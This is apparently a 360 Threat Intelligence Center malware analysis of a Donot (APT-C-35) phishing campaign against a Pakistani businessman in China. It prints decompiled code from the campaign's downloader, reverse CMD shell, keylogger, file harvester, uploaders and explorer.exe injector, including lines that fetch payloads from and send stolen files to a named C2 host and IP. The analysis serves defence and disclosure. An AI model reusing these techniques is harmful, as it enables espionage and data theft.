360威胁情报中心

ti.360.net/blog/articles/donot-group-is-targeting-pakistani-businessman-working-in-china-en


Background

Recently, 360 Threat Intelligence Center is investigating one email phishing attack which is targeting one Pakistani businessman who is working in China. First attack of this campaign took place in May 2018. Attackers have taken over of target machines over months. TTP of this targeting attack will be introduced, as well as remediation advice.

We identified this APT group coded as 'APT-C-35' in 2017, who is mainly targeting Pakistan and other South Asian countries for cyber espionage[1]. Arbor also published APT research on this group, and named it 'Donot'[2]. The group attacked government agencies, aiming for classified intelligence. At least 4 attack campaigns against Pakistan have been observed by us since 2017. Spear phishing emails with vulnerable Office documents or malicious macros are sent to victims. Two unique malware frameworks, EHDevel and yty, are developed by attackers. In the latest attack, Donot group is targeting Pakistani businessman working in China.

Fishing Attack


The process of attacking target is as following:



Malware Analysis

Dropper - Excel Macros

Attackers lure victim to open decoy Excel file with malicious macro which is sent as attachment in a phishing email. While macro code is running, office_update.exe is dropped at C:\micro and run. The decoy Excel document pretends to be pricing list of one BMW car, which is easy to have trust of the victim:



HIRE PURCHASE PRICE STRUCTURE

Control	No of Insts	Down Payment 20%		Down Payment 25%		Down Payment 30%		Down Payment 40%		Down Payment 50%		Down Payment 60%		Down Payment 70%		Down Payment 80%		Down Payment 90%	
Price	Instl	INSTL	HP PRICE	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price	INSTL	HP Price
NEW BMW X1		Utility Package Added, CSD Markup Rate 10.00%																	
Downpayment ---------->		1,170,400		1,424,400		1,678,400		2,186,400		2,694,400		3,202,400		3,710,400		4,218,400		4,726,400	
5,080,000	24	194,412	5,834,292	182,638	5,805,718	170,864	5,777,144	147,318	5,720,020	123,770	5,662,872	100,222	5,605,724	76,675	5,548,600	53,127	5,491,452	29,580	5,434,328
	36	139,541	6,191,865	131,309	6,149,539	123,078	6,107,213	106,616	6,022,561	90,154	5,937,945	73,691	5,853,293	57,229	5,768,641	40,766	5,683,989	24,305	5,599,373
	48	112,101	6,549,257	105,632	6,492,723	99,163	6,436,237	86,226	6,323,265	73,289	6,210,293	60,353	6,097,321	47,416	5,984,349	34,478	5,871,329	21,541	5,758,357
	60	95,639	6,906,716	90,220	6,835,626	84,802	6,764,536	73,967	6,622,416	63,131	6,480,236	52,295	6,338,116	41,459	6,195,936	30,624	6,053,816	19,787	5,911,636
	72	84,523	7,146,644	79,800	7,060,542	75,077	6,974,512	65,631	6,802,380	56,184	6,630,248	46,738	6,458,116	37,291	6,285,912	27,844	6,113,780	18,398	5,941,648
	84	76,661	7,393,064	72,430	7,291,650	68,198	7,190,152	59,733	6,987,156	51,270	6,784,244	42,807	6,581,332	34,343	6,378,336	25,879	6,175,424	17,415	5,972,428

Starting Price : Rs.4,375,000/- (@Euro 35,281) add utility package Rs. 705,000/- Total Price Rs. 5,080,000/-

Additional /Noteworthy Options

a. Metallic Paintwork	Rs.175,000	h. Roof Rails, Black	Rs.57,500
b. Panorama Glass Roof	Rs.315,000	j. Cruse Control	Rs.108,000
c. Park Distance Control (Rear)	Rs.113,000		
d. Rear View Camera	Rs.100,500		
e. Lights Package	Rs.72,750		
f. LED headlights with Extended Contents	Rs.250,000		
g. HIFI Loudspeaker System	Rs.72,750		

Downloader - office_update. exe

filename	office_update.exe
MD5	2320ca79f627232979314c974e602d3a

Office_updata.exe is a downloader, which is able to download a BAT file by http://bigdata.akamaihub.stream/pushBatch:

```
URLDownloadToFileA(0, "http://bigdata.akamaihub.stream/pushBatch", "aa.bat", 0, 0);
sub_401150();
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
memset(&ProcessInformation, 0, 0x10u);
CreateProcessA("aa.bat", 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
return sub_401150();
```

The BAT file is mainly to modify registry for persistence, and create a directory with hidden property, etc. It can also download wlidsvcc.exe from http://bigdata.akamaihub.stream/pushAgent, then save it in %USERPROFILE%\BackConfig\BackUp directory:

```
v3 = this;
sub_401150();
sprintf(&v2, "C:\\Users\\%s\\BackConfig\\BackUp\\wlidsvcc.exe", Buffer);
URLDownloadToFileA(0, "http://bigdata.akamaihub.stream/pushAgent", &v2, 0, 0);
return sub_401150();
```

After that, Office_updata.exe will remove itself from system.

```
v6 = this;
sub_401150();
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
GetModuleFileNameA(0, &Filename, 0x104u);
sub_401620(&CommandLine, 520, "cmd.exe /C Del \"%s\"", &Filename);
CreateProcessA(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hThread);
return CloseHandle(ProcessInformation.hProcess);
```

Plugin - Downloader - wlidsvcc.exe

Filename	wlidsvcc.exe
MD5	68e8c2314c2b1c43709269acd7c8726c

Wlidsvcc.exe is also a downloader. It downloads 3 plugins from C2 server, naming wuaupdt.exe, kylgr.exe, and svchots.exe. Mutex "wlidsvcc" is created to ensure that only one instance runs in system:

```
strcpy(Name, "wlidsvcc");
hHandle = CreateMutexA(0, 0, Name);
v5 = WaitForSingleObject(hHandle, 0);
if ( v5 )
{
  ReleaseMutex(hHandle);
  CloseHandle(hHandle);
}
```

Then, it determines if the current process path is %USERPROFILE%BackConfig\BackUp\wlidsvcc.exe:

```
v7 = this;
sub_401490(this);
sub_401AB0(v7);
sprintf(&v6, "C:\\Users\\%s\\BackConfig\\BackUp\\wlidsvcc.exe", v7 + 100);
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
GetModuleFileNameA(0, &Filename, 0x104u);
sub_4012F0(&CommandLine, 520, "cmd.exe /C Del \"%s\"", (unsigned int)&Filename);
if ( !strcmp(&Filename, &v6) )                // if path not equl ,delete self
  return sub_4015A0(v7);
CreateProcessA(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hThread);
return CloseHandle(ProcessInformation.hProcess);
```

If the path meets condition, wlidsvcc.exe communicates with C2 (bigdata.akamaihub.stream) by POST, which is to retrieve remote commands

```
lpszObjectName = this;
sub_401AB0();
Buffer = 77607168;
dwNumberOfBytesAvailable = 0;
hInternet = InternetOpenA("Mozilla/5.0 (Windows NT x.y; rv:10.0) Gecko/20100101 Firefox/10.0", 1u, 0, 0, 0);
hConnect = InternetConnectA(hInternet, "bigdata.akamaihub.stream", 0x1BBu, 0, 0, 3u, 0, 0);
hRequest = HttpOpenRequestA(hConnect, "POST", lpszObjectName, "HTTP/1.0", 0, 0, 0x800000u, 0);
InternetSetOptionA(hRequest, 0x1Fu, &Buffer, 5u);
HttpSendRequestA(hRequest, 0, 0, 0, 0);
InternetQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable, 0, 0);
v4 = sub_401B00(dwNumberOfBytesAvailable + 1);
*(lpszObjectName + 90) = v4;
memset(*(lpszObjectName + 90), 0, dwNumberOfBytesAvailable + 1);
InternetReadFile(hRequest, *(lpszObjectName + 90), dwNumberOfBytesAvailable, &dwNumberOfBytesRead);
InternetCloseHandle(hInternet);
InternetCloseHandle(hConnect);
InternetCloseHandle(hRequest);
return sub_4017B0(lpszObjectName);
```

If C2 sends ‘no’ command, wlidsvcc.exe will retry to contact C2 after sleeping for 90 seconds:

```
v2 = this;
if ( !strcmp(this[90], "no") )
{
  sub_401AB0();                                 // sleep 90s
  result = C2cONNECT_4015A0(v2);
}
```

If ‘cmdline’ command is received, wlidsvcc.exe runs plug-in %USERPROFILE%\BackConfig\BackUp\wuaupdt.exe, and then listens for follow-up commands:

```
v4 = this;
sprintf(&ApplicationName, "C:\\Users\\%s\\BackConfig\\BigData\\wuaupdt.exe", this + 100);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
memset(&ProcessInformation, 0, 0x10u);
CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
```

If commands are neither ‘no’ nor ‘cmdline’, wlidsvcc.exe downloads http://bigdata.akamaihub.stream/orderMe to C:\Users\%s\BackConfig\BigData, then puts itself into waiting mode:

```
v3 = this;
sprintf(&v2, "http://bigdata.akamaihub.stream/orderMe/%s%s", Buffer, this + 100);
sprintf(&v1, "C:\\Users\\%s\\BackConfig\\BigData\\%s", v3 + 100, *(v3 + 90));
URLDownloadToFileA(0, &v2, &v1, 0, 0);
C2cONNECT_4015A0(v3);
```

Plugin executor - wuaupdt.exe

Filename	Wuaupdt.exe
MD5	35ec92dbd07f1ca38ec2ed4c4893f7ed

wuaupdt.exe is a CMD backdoor, which can receive and execute CMD commands sent from C2. It can also execute other plugins if commands are issued by attackers. The analysis of all backdoor plugins is shown in the following section.

Execute C2 commands:

```
WSAStartup(0x202u, &stru_409BA8);
s = WSASocketW(2, 1, 6, 0, 0, 0);
name.sa_family = 2;
*name.sa_data = htons(0xEECFu);
*&name.sa_data[2] = inet_addr("185.236.203.236");
WSAConnect(s, &name, 16, 0, 0, 0, 0);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 'D';
StartupInfo.dwFlags = '\x01\x01';
StartupInfo.hStdError = s;
StartupInfo.hStdOutput = s;
StartupInfo.hStdInput = s;
*CommandLine = 'm\0c';
v5 = '.\0d';
v6 = 'x\0e';
v7 = 'e';
memset(&v8, 0, 0x1F0u);
CreateProcessW(0, CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
return 0;
}
```

Backdoor - Plugins

wuaupdt.exe will execute corresponding plug-ins according to the commands issued by attackers. All plugins’ details are as following.

Keylogger - Kylgr.exe

Filename	Kylgr.exe
MD5	88f244356fdaddd5087475968d9ac9bf
PDB path	c:\users\user\documents\visualstudio2010\Projects\newkeylogger\Release\new keylogger.pdb

This plugin is a keylogger. It firstly creates a file inc3++.txt in current directory and check whether a keylogging file exists in %USERPROFILE%\Printers\Neighbourhood directory. If yes, it saves log file name and its last modification time to inc3++.txt:

```
sub_4074E0(&v25);
v38 = 0;
if ( sub_4088E0("inc3++.txt", &v26, 10) )
{
  v4 = *(v25 + 4);
  v5 = *(&v28 + v4);
  v2 = &v25 + v4;
  v3 = v5 != 0 ? 0 : 4;
}
else
{
  v0 = *(v25 + 4);
  v1 = *(&v27 + v0);
  v2 = &v25 + v0;
  v3 = v1 | 2;
  if ( !*(v2 + 14) )
    v3 |= 4u;
}
sub_4015A0(v3, v2, 0);
if ( !sub_4089D0(&v26) )
{
  v6 = *(v25 + 4);
  v7 = *(&v27 + v6);
  v8 = &v25 + v6;
  v9 = v7 | 2;
  if ( !*(v8 + 14) )
    v9 |= 4u;
  sub_4015A0(v9, v8, 0);
}
sub_406A50(&v30, "inc3++.txt", 1);
while ( 1 )
{
  v10 = sub_4016A0(&v30 + *(v30 + 4), &v24);
  LOBYTE(v38) = 2;
  v11 = sub_40AF90(v10);
```

```
C:\Users\[redacted]\Printers\Neighbourhood\mm_2018_12_06(11_35_16).txt-06-12-2018 11:39:07
C:\Users\[redacted]\Printers\Neighbourhood\mm_2018_12_06(11_43_56).txt-06-12-2018 12:04:08
```


If keylogging file is found in %USERPROFILE%\Printers\Neighbourhood, the log file is moved to directory %USERPROFILE%\Printers\Neighbourhood\Spools:

```
-CALL 到 CreateFileW 来自 kernel32.7574CC9B
FileName = "C:\Users\mm\Printers\Neighbourhood\Spools\mm_2018_12_06(13_27_36).txt"
Access = GENERIC_WRITE
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
pSecurity = 0028E918
Mode = OPEN_ALWAYS
Attributes = NORMAL
└hTemplateFile = NULL
```

A new keylogging file is created in %USERPROFILE%\Printers\Neighbourhood, with filename ‘username_year_month_day(hour_minute_second)’. Then, it monitors activities of mouse and keyboard constantly.

```
while ( GetAsyncKeyState(v45) != 0x8001u );
v46 = sub_403970(&v255);
if ( v46 != &dword_42D720 )
{
  if ( dword_42D734 >= 0x10 )
    operator delete(dword_42D720);
  dword_42D734 = 15;
  dword_42D730 = 0;
  LOBYTE(dword_42D720) = 0;
  if ( v46[5] >= 0x10 )
  {
    dword_42D720 = *v46;
    *v46 = 0;
  }
  else
  {
    memcpy(&dword_42D720, v46, v46[4] + 1);
  }
  dword_42D730 = v46[4];
  dword_42D734 = v46[5];
  v46[4] = 0;
  v46[5] = 0;
}
```

If window name is obtained, the name and pressed keys are logged:



File - listing - svchots.exe

Filename	svchots.exe
MD5	14eda0837105510da8beba4430615bce

This plugin traverses disk C, D, E, F, G and H to collect filenames:

```
while ( 1 )
{
  Sleep(0x64u);
  sub_402590("C:\\");
  sub_402590("D:\\");
  sub_402590("E:\\");
  sub_402590("F:\\");
  sub_402590("G:\\");
  sub_402590("H:\\");
}
}
```

Following directories are excluded:

```
if ( strcmp(v24, v31)
  && strcmp(v24, "System32")
  && strcmp(v24, "Recent Places")
  && strcmp(v24, "Printers")
  && strcmp(v24, "Program Files")
  && strcmp(v24, "Windows")
  && strcmp(v24, "Program Files (x86)")
  && strcmp(v24, "System Volume Information")
  && strcmp(v24, "ProgramData") )
{
  v32 = "MSOCache";
```

The, files with following extensions are collected:

```
if ( sub_403600(v41, ".doc", &v112) != -1
  || sub_403600(v42, ".docx", &v112) != -1
  || sub_403600(&v112, ".xls", &v112) != -1
  || sub_403600(v43, ".xlsx", &v112) != -1
  || sub_403600(v44, ".ppt", &v112) != -1
  || sub_403600(&v112, ".pps", &v112) != -1
  || sub_403600(v45, ".pptx", &v112) != -1
  || sub_403600(v46, ".ppsx", &v112) != -1
  || sub_403600(&v112, ".pdf", &v112) != -1
  || sub_403600(v47, ".inp", &v112) != -1
  || sub_403600(v48, ".msg", &v112) != -1
  || sub_403600(&v112, ".rtf", &v112) != -1 )
```


If files matching above criteria are found, file names and last modification date of them are written into test.txt file in the current directory, and they are copied to %USERPROFILE%\Printers\Spools directory, with appending 'txt' as new extension name:

```
  strcpy_s(&v116, 0x1F4u, v56);
  sub_403520(&unk_4211CD);
  LOBYTE(v123) = 22;
  sub_404CF0(v71);
  LOBYTE(v123) = 21;
  sub_4035D0(&v108);
  sub_404CD0(v77, &v109);
  LOBYTE(v123) = 23;
  v57 = v109;
  if ( v111 < 0x10 )
    v57 = &v109;
  strcpy_s(&v118, 0x1F4u, v57);
  sub_403520(&unk_4211CD);
  LOBYTE(v123) = 24;
  sub_404CF0(v77);
  LOBYTE(v123) = 23;
  sub_4035D0(&v108);
  sub_402410(&Dst, &v118);
  sub_4035D0(&v109);
  LOBYTE(v123) = 20;
  sub_4035D0(&v103);
  v24 = v100;
}
sub_403520(&unk_4211CD);
LOBYTE(v123) = 25;
sub_404CF0(v65);
LOBYTE(v123) = 20;
sub_4035D0(&v108);
v64 = v24;
v63 = "\\";
v62 = lpFileName;
sub_406FE0(&v119, "%s%s%s", lpFileName, "\\", v24);
sub_402590(&v119);
sub_4035D0(&v112);
```

Systeminfo – spsvc.exe

Filename	Spsvc.exe
MD5	2565215d2bd8b76b4bff00cd52ca81be

This plugin, packed by UPX and written by Go Language, aims to collect various system information. It creates several CMD processes for information collection. Information is saved to a file located in directory %USERPROFILE%\Printers\Spools:



Uploader – lssm.exe

Filename	Lssm.exe
Md5	23386af8fd04c25dcc4fdbbeed68f8d4


The purpose of this plugin is to upload collected information and files, stored in %USERPROFILE%Printers\Spools directory, to C2 bigdata.akamaihub.stream

```
_stat64i32(lpFileName, &v24);                   // findfile
sub_401240(v1, v1, &v22);
v2 = v22;
if ( v22 )
{
  do
  {
    v3 = rand();
    Sleep(v3 % 6);
    _stat64i32((v2 + 20), &v25);
    v4 = sub_4044B0(&v10, v21);
    v5 = sub_4044B0(v4, "\\");
    sub_4044B0(v5, (v2 + 20));
    sub_403090(&v9, &Src);
    LOBYTE(v37) = 5;
    v6 = Src;
    if ( v31 < 0x10 )
      v6 = &Src;
    strcpy_s(&Dst, 0x1F4u, v6);
    v34 = 15;
    v33 = 0;
    LOBYTE(v32) = 0;
    sub_403D30(&v32, &unk_41B069, 0);
    LOBYTE(v37) = 6;
    if ( v19 & 1 )
      operator delete(*v12);
    *v12 = 0;
    *v14 = 0;
    *v16 = 0;
    *v13 = 0;
    *v15 = 0;
    *v17 = 0;
    v19 &= 0xFFFFFFFE;
    v7 = v32;
    if ( v34 < 0x10 )
      v7 = &v32;
    v18 = 0;
    if ( v33 )
      sub_404060(v33, &v11, v7);
    LOBYTE(v37) = 5;
    if ( v34 >= 0x10 )
      operator delete(v32);
    if ( strcmp((v2 + 20), ".") && strcmp((v2 + 20), "..") )
    {
      sub_401C10(&Dst);                         // 上传信息，
      remove(&Dst);                             // 删除
      sub_404A20(&v36, "%s%s%s", v21, "\\", v2 + 20);
      Main_402300(&v36);
    }
```

Uploader – lssmp.exe

Filename	lssmp.exe
MD5	b47386657563c4be9cec0c2f2c5f2f55
Digital signature	COMODO CA Limited

Similar to lssm.exe, lssmp.exe uploads collected info and files to C2. It has a digital signature:



The plugin searches for explorer.exe in process list:

```
v9 = CreateToolhelp32Snapshot(2u, 0);
pcbBuffer = (DWORD)v9;
if ( !Process32FirstW(v9, &pe) )
  goto LABEL_28;
if ( Process32NextW(v9, &pe) )
{
  do
  {
    v10 = pe.th32ProcessID;
    if ( v10 == GetCurrentProcessId() )
      v8 = pe.th32ParentProcessID;
    v11 = lstrcmpW(pe.szExeFile, L"explorer.exe");
    v9 = (HANDLE)pcbBuffer;
    if ( !v11 )
      v7 = pe.th32ProcessID;
  }
  while ( Process32NextW((HANDLE)pcbBuffer, &pe) );
}
```

Then, it extracted out a PE file from its resource section:

```
  v12 = GetModuleHandleW;
  v13 = GetModuleHandleW(L"kernel32.dll");
  v14 = GetProcAddress;
  v15 = GetCurrentProcess;
  v16 = GetProcAddress(v13, "CreateProcessW");
  v17 = GetCurrentProcess();
  ReadProcessMemory(v17, v16, &Buffer, 1u, 0);
}
v26 = 0;
v18 = v12(L"ntdll.dll");
v19 = v14(v18, "NtQueryInformationProcess");
v20 = v15();
if ( !((int (__stdcall *)(HANDLE, signed int, int *, signed int, _DWORD))v19)(v20, 31, &v26, 4, 0) && !v26 )
  ExitProcess(0);
v21 = FindResourceW(0, L"HBSYUR", L"JFMWGG");
v22 = LoadResource(0, v21);
dword_403328 = SizeofResource(0, v21);
GlobalAlloc(0x40u, dword_403328 + 1);
LockResource(v22);
v23 = sub_4012B0(&String1);                 // 解密资源
```

The PE file is injected into explorer.exe process for running:

```
if ( (v41)(&Filename, 0, 0, 0, 0, 4, 0, 0, &v29, hProcess) )
{
  v22 = VirtualAlloc(0, 4u, 0x1000u, 4u);
  v36 = v22;
  *v22 = 65543;
  if ( (v42)(hProcess[1], v22) )
  {
    ReadProcessMemory(hProcess[0], (v22[41] + 8), &Buffer, 4u, 0);
    v23 = v21 + 52;
    if ( Buffer == *(v21 + 13) )
      (v38)(hProcess[0], Buffer);
    v24 = (v37)(hProcess[0], *v23, *(v21 + 20), 12288, 64);
    v41 = v24;
    if ( v24 )
    {
      WriteProcessMemory(hProcess[0], v24, lpBuffer, *(v21 + 21), 0);
      v42 = 0;
      if ( *(v21 + 3) > 0u )
      {
        v25 = v41;
        v26 = 0;
        do
        {
          WriteProcessMemory(
            hProcess[0],
            v25 + *(lpBuffer + v26 + *(lpBuffer + 15) + 260),
            lpBuffer + *(lpBuffer + v26 + *(lpBuffer + 15) + 268),
            *(lpBuffer + v26 + *(lpBuffer + 15) + 264),
            0);
          v26 += 40;
          v27 = *(v21 + 3);
          v42 = (v42 + 1);
        }
        while ( v42 < v27 );
        v22 = v36;
        v23 = v21 + 52;
      }
      (v35)(hProcess[0], v22[41] + 8, v23, 4, 0);
      v22[44] = v41 + *(v21 + 10);
      (v34)(hProcess[1], v22);
      ResumeThread(hProcess[1]);
    }
  }
}
```

The injected PE file has similar functionalities as lssm.exe, since it uploads keystroke log to C2 server:

```
v5 = sub_405D90(&dword_423828, "upload function start");
sub_403080(10);
v6 = *(*v5 + 4);
v7 = 0;
if ( !(*(v6 + v5 + 12) & 6) && (*(**(v6 + v5 + 56) + 52))(*(v6 + v5 + 56)) == -1 )
  v7 = 4;
v8 = v5 + *(*v5 + 4);
if ( v7 )
{
  v9 = v7 | *(v8 + 12);
  if ( !*(v8 + 56) )
    v9 |= 4u;
  sub_401990(v9, 0);
}
Sleep(0x7D0u);
v10 = fopen("pcap.txt", "r");
fgets(byte_424658, 100, v10);
printf("%s", byte_424658);
fclose(v10);
pcbBuffer = 257;
GetUserNameA(&Buffer, &pcbBuffer);
v68 = &unk_41F498;
v69 = &unk_41F4A0;
v79 = &std::basic_ios<char,std::char_traits<char>>::`vftable';
v97 = 0;
v86 = 1;
sub_4053A0(&v68, &v70);
v97 = 1;
*(&v68 + v68[1]) = &std::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::`vftable';
sub_405830(&v70);
v70 = &std::basic_stringbuf<char,std::char_traits<char>,std::allocator<char>>::`vftable';
v77 = 0;
v78 = 0;
v97 = 3;
v11 = sub_405D90(&v69, "/upload/");
sub_405D90(v11, byte_424658);
sub_404180();
LOBYTE(v97) = 4;
sub_403080(10);
v12 = *(dword_423828 + 4);
```

